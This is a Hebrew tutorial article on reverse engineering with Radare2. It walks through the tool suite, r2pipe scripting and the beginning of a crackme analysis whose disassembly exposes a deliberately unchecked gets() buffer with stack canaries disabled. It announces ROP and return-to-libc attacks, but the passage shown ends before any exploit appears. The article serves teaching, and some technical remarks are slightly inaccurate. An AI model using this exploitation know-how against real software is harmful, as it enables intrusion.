
הינדוס לאחור מתחת לרדאר

מאת עידו אלדור

הקדמה

מאמר זה מסכם את העקבות שהשארתי במהלך הדרך שעברתי להתעסקות מקצועית בהינדוס-לאחור במטרה לסלול שביל שיקל על עקומת הלמידה התלולה של התחום. נעבור על הידע הנדרש אך אתמקד ב-**Radare**, תשתית ההינדוס-לאחור, המוכרת בקיצורה r2, על כליו ויכולותיו לניתוח סטטי ודינמי של קבצי הרצה עבור מעבדים שונים על גבי מערכות הפעלה שונות.

אני רוצה להודות לג'קי אלטל ולאיתי כהן על העזרה שאפשרה לכתוב את המאמר ב-pure radare.



אזהרה; עקומת למידה תלולה בהמשך

הכוונה בעקומת למידה תלולה היא שצריך לדעת מגוון נושאים לפני שמתחילים לעסוק ברברסינג, לרב זהו הפרק האחרון בסיליבוס של קורסים המכשירים בודקי חדירות / האקרים. לא פעם ראשונה שרברסינג מופיע במגזין לכן אשתדל לא לחזור על דברים שנכתבו ואצרף קישורים למקורות. מויקיפדיה: "הנדסה לאחור היא תהליך של גילוי עקרונות טכנולוגיים והנדסיים של מוצר דרך ניתוח המבנה שלו ואופן פעולתו".

מוטיבציה

מה עושים עם הינדוס לאחור? מחקר תוכנות תקיפה לצורך פיתוח אמצעי הגנה, הרחבה / שינוי / עקיפת הגנה בתכנה (קראקינג), זיהוי ממשקים של מתחרים. Radare2 עם מגוון הכלים שמגיעים ללא ספק מקלים על הכניסה לתחום שידע בו יכול לשמש ככלי נשק קיברנטי והכרחי בארגז הכלים של כל האקר/ית.

קיימות מספר שיטות להגן כנגד הנדסה לאחור של תכנה (או חומרה) בעזרת יצירת קוד מורכב וקשה להבנה (Obfuscation) וטכניקות שונות לבלבול והקשיה על פענוח למשל זיהוי קוד הרץ תחת דיבאגר או מכונה וירטואלית היא אחת מטכניקות ה-Anti-debugging.

לצערי לא רבים המשתמשים ב-Radare2, החוקרים שאני מכיר מעדיפים ממשק גרפי (Hopper, IDA Pro, על OllyDBG תוכלו לקרוא בגיליון 52) במאמר זה אסביר מדוע כדי לעבור באמצעות מעבר על היכולות של Radare2, נכיר קיצורי דרך, ננתח קובץ הרצה בצורה סטטית ודינמית, נערוך את הקובץ (Cracking), נבצע התקפת קפיצה לקוד בתכנית (ROP) וקפיצה לשירותי מערכת (Return-to-libc) ונכתוב סקריפט שמתחבר לממשק הדיבאגר בשפת פייתון.

ב-Radare2 משתמשים בעיקר דרך הטרמינל (CLI) אך יש צד גרפי (בטרמינל וכאפליקציית וב).

בתמונה: באטמן וסופרמן רבים מי ראה ראשון את גל גדות

הצד המשפטי

במדינות רבות הינדוס לאחור אינה חוקית (זכויות יוצרים וזה..), מכירים את ההסכמי שימוש שבאים בהתקנת תוכנה שכולם מסמנים V ומדלגים? אז לפעמים כתוב שם בצורה חד משמעית שאסור לבצע RE והכוונה ל-Reverse engineering ויש איסור גורף לפרסם מידע שהושג על ידי ביצוע הפעולה, טוב, אחלה, נמשיך הלאה.

ידע נדרש

לפי קורס "הנדסה לאחור" בפקולטה למדמ"ח בטכניון לחורף אשתקד ואני משתדל לא להתווכח איתם, נדרש ידע וקורסים מקדימים בנושאים הבאים:

- שפות העילית C ואסמבלי
- מערכות הפעלה (דרך פעולה, מבנה, תכנות ודיבוג, וירטואליזציה)
- ידע בסיסי באבטחת מידע וחולשות אבטחה
- מומלץ: קומפילציה
- כדאי לזכור: את"מ (ארגון ותכנות המחשב)

אני אוסיף שצריך מנה גדושה של "לא לוותר", סבלנות ואהבה לחידות.


לגבי שפות העילית, צריך לדעת לתכנת, טריויאלי שידע בתחום אותו מהנדסים לאחור מהווה יתרון רב, צריך לפחות להבין את סוגי הלולאות בשפה עילית ולדעת לזהות אחת שנתקלים בה באסמבלי, רב המדריכים ברבסינג ואתגרים ב-CTF-ים הם על קוד בשפת C שעבר הידור, כמו במאמר זה, לא אגע בשפות שמהודרות לקוד ביניים כגון Java או #C, אלה שפות שיש להם מכונה וירטואלית משלהם המתרגמת בזמן ריצה את קוד הביניים (תהליך הנקרא תרגום דינמי - JIT), יש מספיק כלים אוטומטים שמקלים על העבודה להחזיר לשפה העילית בחזרה.

לגבי את"מ ומערכות הפעלה, צריך להכיר את פריסת הזכרון של תהליך ולזכור את השמות והייעוד של האוגרים (רג'יסטרים). לגבי ההמלצה לידע בקומפילציה, בפשטות, קומפיילרים מבצעים אופטימיזציה לקוד ואסמבלי היא לא 1:1 לקוד המקור (ולא חפיפה מלאה לשפת מכונה אבל זה למאמר אחר), לדוגמה:

```
y = x * 2          ⇨    y = x + x
y = x * 15              y = (x << 4) - x
```

[צד שמאל קוד המקור, צד ימין לאחר הידור]

הסימן << (Left Shift) מסמן ביצוע הזזה אריתמטית לשמאל על הייצוג הבינארי של x. בדוגמה הבאה שנלקחה מ[ויקיפדיה](#) מזיזים שמאלה פעם אחת את המספר b10111 שהוא המספר 23, התוצאה המתקבלת היא b101110 שהוא המספר 46, לכן: 46 = 1 << 23



[בתמונה: 1 << 23]

לכן בדוגמא הקודמת, הקומפיילר איפטם (מלשון אופטימיזציה) ובעצם כופל ב-16 ומוריד x פעם אחת במקום לכפול ב-15 שזה בעצם חיבור 15 פעם. מי שרוצה לחקור ולראות קוד הופך לאסמבלי בדפדפן מוזמן לגשת אל: https://godbolt.org

פריימוורק הכשפים לאשף המחשבים

Radare2 הוא פרויקט קוד פתוח הכתוב בעיקר בשפת C, המשמש כתשתית שלמה להינדוס-לאחור, החלה בנובמבר 2006 ע"י בחור בשם סרגי "pancake" אלווארז, בראיון שערכו איתו בסוף 2015 הוא סיפר ש-60% מהקוד נכתב על ידו, היום יש מעבר ל-16,000 קומיטים ו-400 תורמים, וזה רק לדיבאגר, מוצר הדגל Radare2.

מספר נתונים על המוצר:

- משתמשים ב-Radare2 עיקר לניתוח סטטי ודינמי של קבצים שונים (גם shellcodes), עריכת קבצי הרצה וזיהוי פלילי של נוזקות.
- רץ על לינוקס, ווינדוס, אנדרואיד, אייפון ועוד' (מישהו צריך לבדוק גיימבוי?)
- תומך בארכיטקטורות שונות: x86, mips, arm, powerpc, avr ועוד
- תומך בסוגי קבצים שונים: PE, Wasm, Swf ELF, bex (xbox) ועוד
- יש ממשקים לשפות שונות שדרכן ניתן לכתוב הרחבות ואוטומציה (אראה דוגמה פשוטה בהמשך)
- יש הרבה הרצאות ביוטיוב
- הרבה כלים לשימוש בנפרד או ביחד שעל חלקם נעבור במאמר ונאחד כמה כלים (על הכלי wineDBG שנועד לדבאג תהליכי Windows בלינוקס מרחוק לא אעבור במאמר זה למרות הפוטנציאל).
-

התקנה וחוק ברזל

Radare2 מתפתח כל יום ויוצאת גירסה כל 6 שבועות (פחות או יותר), לכן מומלץ ורצוי להשתמש בגירסה העדכנית ביותר. ההתקנה פשוטה, סה"כ להריץ את השורה הבאה:

```
$ git clone https://github.com/radare/radare2 && cd radare2 &&
./sys/install.sh
```

יש שני קבצי התקנה: install.sh מתקין גלובלי (מצריך רוט) ו-user.sh מתקין עבור user (לתוך HOME) כדי לעדכן את radare2 לא צריך למשוך שינויים, מספיק להריץ מחדש את קובץ ה-install.sh.

[החוק השני של Radare2: לא לשאול שאלות אם משתמשים בגירסה לא מעודכנת]

הסבר קצר על מאגר הכלים (בסדר אקראי)

rabin2 - כלי הנותן מידע על קבצים בינארים כגון חתימות, שפה, ארכיטקטורה ועוד':

```
$ rabin2 -e file  # Show entrypoints
$ rabin2 -i file  # Show imports
$ rabin2 -zz file  # Show strings (improved strings)
$rabin -g file  # Show everything
```

rasm2 - אסמבלר/דיסאסמבלר לטרמינל:

```
# Assemble
$ rasm2 -a arm -b 32 'mov r0, 0x42'  # 4200a0e
# Disassemble
$ rasm2 -a arm -b 32 -d 4200a0e3  # move r0, 0x42
# Output in C format
$ rasm2 -a arm -b 32 'mov r0, 0x42' -C  # "\x42\x00\xa0\xe3"
```

rax2 - מחשבון וממיר:

```
$ rax2 1977  # 0x759
$ rax2 0xfa0 101010b 14  # 4000 0x2a 0xe
$ rax2 -s 6469676974616c77686973706572  # digitalwhisper
$ rax2 0xfa0+101010b*14  # 4588
```

radiff2 - בדיקת שינויים בין שני קבצים:

אם למשל קיבלתם קראק לתכנה תוכלו להשתמש בזה לבדוק איפה בוצע הפאטצ'

```
$ radiff2 /bin/true /bin/false
$ radiff2 -C /bin/true /bin/false  # diffing using graphdiff algorithm
```

קיימים עוד כלים שבהם לא נשתמש במאמר אבל שווה להכיר כגון: rafind2, rahash2 ועוד. לטרמינל יש קובץ הגדרה שאפשר לערוך לפי נוחיותכם:

```
$ vim ~/.radare2rc
e scr.wheel=false        # לכבות את העכבר, במוד הויזואלי אם הוא מציק
e stack.size=114         # הגדלת המחסנית במוד הויזואלי
e stack.bytes=false      # להראות את המילים במקום בייטים
```

סימן השאלה

סימן שאלה הוא הסימן המוסכם לקבלת תשובות ותיעוד ב-Radare2. כל תו הוא קיצור לפקודה, לכל תו יש משמעות, התיעוד מוטבע בכל פקודה ומתקבל אחרי הוספת סימן השאלה אחד (או יותר). למשל, אם עצרנו בנקודת עצירה (breakpoint) ואנחנו רוצים להדפיס את הפונקציה הנוכחית

```
$ pdf: print disassemble function
```

התו הראשון הוא הכללי ביותר:

```
analyse, information, print, write..
```

ואחריו יבואו תתי הפקודות (לפעמים עד חמישה תווים, לדוגמה afvrj).

לפקודות והסבר על תחביר תנסו לכתוב ?@? ב-r2 shell:

```
iddo@pc:~$ r2 --  # open r2 without file
 -- Disable these messages with 'e cfg.fortunes = false' in your ~/.radare2rc
[0x00000000]> ?
Usage: [.][times][cmd][~grep][@[@iter]addr!size][|>pipe] ; ...
Append '?' to any char command to get detailed help
Prefix with number to repeat command N times (f.ex: 3x)
|%var =valueAlias for 'env' command
| *[?] off[=[0x]value]    Pointer read/write data/values (see ?v, wx, wv)
| (macro arg0 arg1)       Manage scripting macros
| .[?] [-|(m)|f|!sh|cmd]  Define macro or load r2, cparse or rlang file
| =[?] [cmd]              Send/Listen for Remote Commands (rap://, http://, <fd>)
| /[?]                    Search for bytes, regexps, patterns, ..
| ![?] [cmd]              Run given command as in system(3)
| #[?] !lang [..]         Hashbang to run an rlang script
| a[?]                    Analysis commands
| b[?]                    Display or change the block size
| c[?] [arg]              Compare block with given data
| C[?]                    Code metadata (comments, format, hints, ..)
| d[?]                    Debugger commands
| e[?] [a[=b]]            List/get/set config evaluable vars
| f[?] [name][sz][at]     Add flag at current address
| g[?] [arg]              Generate shellcodes with r_egg
| i[?] [file]             Get info about opened file from r_bin
| k[?] [sdb-query]        Run sdb-query. see k? for help, 'k *', 'k **' ...
| L[?] [-] [plugin]       list, unload load r2 plugins
| m[?]                    Mountpoints commands
| o[?] [file] ([offset])  Open file at optional address
| p[?] [len]              Print current block with format and length
| P[?]                    Project management utilities
| q[?] [ret]              Quit program with a return value
| r[?] [len]              Resize file
| s[?] [addr]             Seek to address (also for '0x', '0x1' == 's 0x1')
| S[?]                    Io section manipulation information
| t[?]                    Types, noreturn, signatures, C parser and more
| T[?] [-] [num|msg]      Text log utility
| u[?]                    uname/undo seek/write
| V                       Visual mode (V! = panels, VV = fcngraph, VVV = callgraph)
| w[?] [str]              Multiple write operations
| x[?] [len]              Alias for 'px' (print hexadecimal)
| y[?] [len] [[[@]addr    Yank/paste bytes from/to memory
| z[?]                    Zignatures management
| ?[??][expr]             Help or evaluate math expression
| ?$?                     Show available '$' variables and aliases
| ?@?                     Misc help for '@' (seek), '~' (grep) (see ~??)
| ?:?                     List and manage core plugins
[0x00000000]>
```

[בתמונה: טרמינל שזוהר בחושך]

אפשר לראות בתמונה בשורה הראשונה שפתחתי שאלל של Radare2 ללא קובץ עם הארגומנט -- ה-prompt, הכוונה ל-"<[0x00000000]", מייצגת את הכתובת שאנחנו נמצאים בה כרגע בקובץ. למשתמשי Vim יהיה קל להסתדר, יש חפיפה רבה.

רשימת פקודות נפוצות:

Command	Description
a	**Analyse, the more a's you add the more the file will get analysed**
s	**Seek, move to address or function (if file got aaa or -A flag to deep analyse & autoname function names)**
/	**Search for bytes, regex & patterns**
!	**history, can also s!**
d	**debugger**
db	**set breakpoint**
dbt	**print stack trace**
dcu addr	**continue until address**
pd 200~test	**print next 200 disassembled instructions and searches for test**
i	**informations**
w	**write to memory address/register/..**

מחברים צינור למכ"ם

הפקודה fo"" מראה טיפ אקראי, show **fo**rtunes. בעזרת פייתון והספרייה r2pipe נכתוב קוד שידפיס עשרה טיפים, נייבא את הספרייה r2pipe אותה נתקין באמצעות הפקודה:

```
pip3 install r2pipe
```

בדוגמא הזאת פתחתי את הבינארי של הפקודה ls, הדפסתי עשרה טיפים ויצאתי.

```
>>> import r2pipe
>>> r2 = r2pipe.open('/bin/ls')
>>> for i in range(10):
...     print(r2.cmd('fo'))
...
-- Move around the bytes with h,j,k,l! Arrow keys are neither portable nor efficient
-- Enhance your graphs by increasing the size of the block and graph.depth eval variable.
-- Enable asm.trace to see the tracing information inside the disassembly
-- Use 'e' and 't' in Visual mode to edit configuration and track flags.
-- Trace register changes while debugging with 'e trace.cmtregs=true'
-- Use '-e bin.strings=false' to disable automatic string search when loading the binary.
-- Setup dbg.fpregs to true to visualize the fpu registers in the debugger view.
-- Change your fortune types with 'e cfg.fortunes.type = fun,tips,nsfw' in your ~/.radare2rc
-- The '?' command can be used to evaluate math expressions. Like this: '? (0x34+22)*4'
-- You can mark an offset in visual mode with the cursor and the ',' key. Later press '.' to go back
>>> r2.quit()
```

מדובר בכלי חזק שמאפשר להרחיב את התשתית, מקל על פיתוח אקספלויטים ומאפשר בקלות לקחת את החקירה צעד אחד קדימה (תומר זית, גיליון 62 Reverse Engineering Automation) אל עבר אוטומציה. בנוסף, יש תמיכה בערוצי תקשורת נוספים פרט ל-pipe כמו socket ו-http.

מוד ויזואלי

נפתח את קובץ הבינארי הראשון שנחקור. מדובר ב-crackme בעזרת הפקודה: r2, והדגלים: Ad.

- A - אומר לנתח (המקביל להרצת aaa), בין היתר זה בשביל השלמה אוטומטית לפונקציות והמרה של כתובות למחרוזות
- d - מאפשר פתיחה עם יכולת לדבאג, מה שנקרא "לנתח דינמי".

הסבר קצר:

- ניתוח סטטי - השגת כל המידע מבלי להריץ את התכנית (סוג הקובץ, באיזה שפה נכתב, מחרוזות הקיימות בקובץ ועוד')
- ניתוח דינמי - השגת מידע באמצעות הרצת התכנית

```
iddo@pc:~$ r2 -Ad Topsecret
Process with PID 12685 started...
= attach 12685 12685
bin.baddr 0x00400000
Using 0x400000
asm.bits 64
[x] Analyze all flags starting with sym. and entry0 (aa)
TODO: esil-vm not initialized
[Cannot determine xref search boundariesr references (aar)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[x] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
= attach 12685 12685
12685
 -- Step through your seek history with the commands 'u' (undo) and 'U' (redo)
[0x7f4eb4fb2c30]>
```

בשורת הפלט הראשונה קיבלנו את המזהה של התהליך עליו נוכל לעשות מס' דברים, למשל: אם התכנה מזבלת את הטרמינל נעביר (באמצעות rarun2) את הפלט לתהליך אחר, או דוגמא נוספת: בלינוקס הכל הוא קובץ, גם תהליך, לכן נקרא את הקובץ שיראה האם ניתן לכתוב למחסנית (האם ה-ASLR בוטל בזמן הקימפול של הקובץ):

```
root@pc:~# cat /proc/12685/maps | grep stack
7fffde859000-7fffde87b000 rw-p 00000000 00:00 0                          [stack]
```

במקרה שלנו - rw-p, כן.

נעבור לנקודת הפתיחה בעזרת "s main" ונראה שהכתובת שלנו השתנתה בהתאם

```
[0x7f4eb4fb2c30]> s main
[0x004006f8]>
```


אפשר לראות שכתובת ה-main נמצא ב-6f8, אוודא בעזרת הרצת הכלי objdump:

```
iddo@pc:~$ objdump -d Topsecret | grep '<main>'
00000000004006f8 <main>:
```

נעבור למוד הויזואלי בעזרת כתיבת V (האות וי, בגדול), שאר הקיצורים השימושיים:

Command	Description
p/P	Rotate modes
hjkl / arrows	Move around
o	Seek directly to an offset, a tag, a hit...
u	Undo last seek
e	Interactive configuration of r2
-/+	Zoom in/out in graph mode

אז נלחץ פעמיים על p ונגיע לחלון הויזואלי (כדי לצאת מהמוד הויזואלי נלחץ על q)



ככה הוא נראה עם קצת סימונים לטובת הסבר:

- **צהוב** - הכתובת הנוכחית
- **ירוק** - המחסנית
- **כחול** - האוגרים
- **אדום** - הקוד ל-main בצורתו המפורקת לאסמבלי, אפשר לראות שהוא קורא לפונקציה CheckCode בכתובת 70c ויוצא, מהשם ניתן להניח שנדרש קלט בצורת קוד, נחזור לזה אחרי שנסיים את הניתוח הסטטי.

קיצורים בזמן הדיבאג:

אז r2 -d file יפתח ממשק פקודה שיאפשר לנתח בצורה דינמית את הקובץ, Vpp יעביר אותנו למוד הויזואלי. קיצורים נוספים (קונבנציות ידועות לדיבאגרים למי שבעל ניסיון עם Chrome DevTools ו-IDE שונים.)

- F2 toggle breakpoint
- F4 run to cursor
- F7 single step
- F8 step over
- F9 continue

ניתוח סטטי

אז קיבלנו באתגר קובץ בינארי וכמובן שקבצים לא מוכרים פותחים אך ורק בתוך סביבה מוגנת כמה דברים שנוכל להבין אחרי שנריץ rabin2-I:

```
iddo@pc:~$ rabin2 -I Topsecret
arch     x86
binsz    8695
bintype  elf
bits     64
canary   false
class    ELF64
crypto   false
endian   little
havecode true
intrp    /lib64/ld-linux-x86-64.so.2
lang     c
linenum  true
lsyms    true
machine  AMD x86-64 architecture
maxopsz  16
minopsz  1
nx       true
os       linux
pcalign  0
pic      false
relocs   true
relro    partial
rpath    NONE
static   false
stripped false
subsys   linux
va       true
```

מהפלט אפשר להבין שגודל הקובץ הוא 8.695 קילובייט, מסוג ELF x86_64, נכתב בשפת C, לא מוצפן, לא stripped (כלומר השאירו את השמות של הפונקציות), הגנת "קנרית" מבוטלת, עבר הידור על מכונה מסוג little endian, הוא לא סטטי (כלומר הוא מקושר דינמית לספריות שאותם הוא מייבא והוא לא יכול לרוץ לבד).

אפשר לוודא את השפה בעזרת חיפוש חתימת הקומפיילר באמצעות הכלי strings:

```
iddo@pc:~$ strings Topsecret | grep -i gcc
GCC: (Ubuntu 4.8.4-2ubuntu1~14.04.3) 4.8.4
```

אז פתחנו את הקובץ בעזרת הפקודה:

```
r2 -Ad Topsecret
```

הפקודה iz תדפיס לנו את המחרוזות שמשתנים בקובץ:

```
[0x7fc141bccc30]> iz
vaddr=0x004007a4 paddr=0x000007a4 ordinal=000 sz=24 len=23 section=.rodata type=ascii string=Your cr3ds are hde:%s \n
vaddr=0x004007bc paddr=0x000007bc ordinal=001 sz=13 len=12 section=.rodata type=ascii string=Enter Code:
vaddr=0x004007c9 paddr=0x000007c9 ordinal=002 sz=24 len=23 section=.rodata type=ascii string=Injected With a P015i0N
```

כתובת המחרוזת מיוצגת על ידי vaddr, אפשר לראות את מס' התווים ב-len ומדובר על מחרוזת שנמצאת ב-rodata שזה הסגמנט שמכיל את המשתנים הקבועים (ro = read only). אפשר לראות שיש מחרוזת שאומרת לנו להכניס קוד "Enter code:", מחרוזת במידה ולא הצלחנו "Injected With a P015i0N" ומחרוזת שתדפיס לנו את הסיסמה שמכילה פורמט %s שבעצם מקבלת מערך של תווים כפרמטר.

הרצנו pdf main וראינו שיש קריאה ל-Checkcode ואז יציאה, אז נבחן את CheckCode:

```
[0x004006f8]> s sym.CheckCode
[0x004006c9]> pdf
/ (fcn) sym.CheckCode 47
|   sym.CheckCode ();
|           ; var int local_30h @ rbp-0x30
|              ; CALL XREF from 0x0040070c (sym.main)
|           0x004006c9      55             push rbp
|           0x004006ca      4889e5         mov rbp, rsp
|           0x004006cd      4883ec30       sub rsp, 0x30               ; '0'
|           0x004006d1      bfbc074000     mov edi, str.Enter_Code:    ; 0x4007bc ; "Enter Code: "
|           0x004006d6      b800000000     mov eax, 0
|           0x004006db      e8b0fdffff     call sym.imp.printf         ; int printf(const char *format)
|           0x004006e0      488d45d0       lea rax, [local_30h]
|           0x004006e4      4889c7         mov rdi, rax
|           0x004006e7      e8d4fdffff     call sym.imp.gets           ; char*gets(char *s)
|           0x004006ec      bfc9074000     mov edi, str.Injected_With_a_P015i0N ; 0x4007c9 ; "Injected With a P015i0N"
|           0x004006f1      e88afdffff     call sym.imp.puts           ; sym.imp.printf-0x10 ; int printf(const char *format)
|           0x004006f6      c9             leave
\           0x004006f7      c3             ret
```

[ניתן לראות באדום בצד ימין ש-Radare2 משאיר פרשנויות ומראה תרגום של הערכים מהכתובות זכרון, שימושי מאוד, גם אנחנו יכולים להוסיף comment ולשמור את הבינארי כפרויקט r2 ולטעון מחדש בפעם הבאה, אפשר גם לשנות שמות של פונקציות ומשתנים]

הפונקציה מתחילה בכתובת 6c9 וקוראת ל-printf עם המחרוזת אשר מבקשת קוד, אין שום תנאי בהמשך, ישר לאחר מכן קוראים ל-gets שמקבלת כקלט את הסיסמא שנכניס ומעביר לבאפר שהוקצה, לאחר מכן קוראים ל-puts שמדפיס את ההודעה שחשבנו שנראה במידה ולא הצלחנו... ממ... אז מה הולך פה? זה נראה פשוט אבל אין פה בדיקה לקלט שאנחנו מכניסים, זה לא בודק את הסיסמה שנכניס. טוב... חזרה לניתוח סטטי.

נפתח את הקובץ בלי הדגל d עם דגל לשמירת הצבעים ע"י:

```
r2 -A Topsecret -e scr.pipecolor=true $
```

גודל הקובץ שמור במשתנה $s, ולכן נריץ:

```
[0x004004d0]> pd $s > disas.txt
```

הפקודה תשמור לנו פירוק מלא של הקובץ עם הצבעים, נקרא את הקובץ באמצעות:

```
$ less -r disas.txt
```

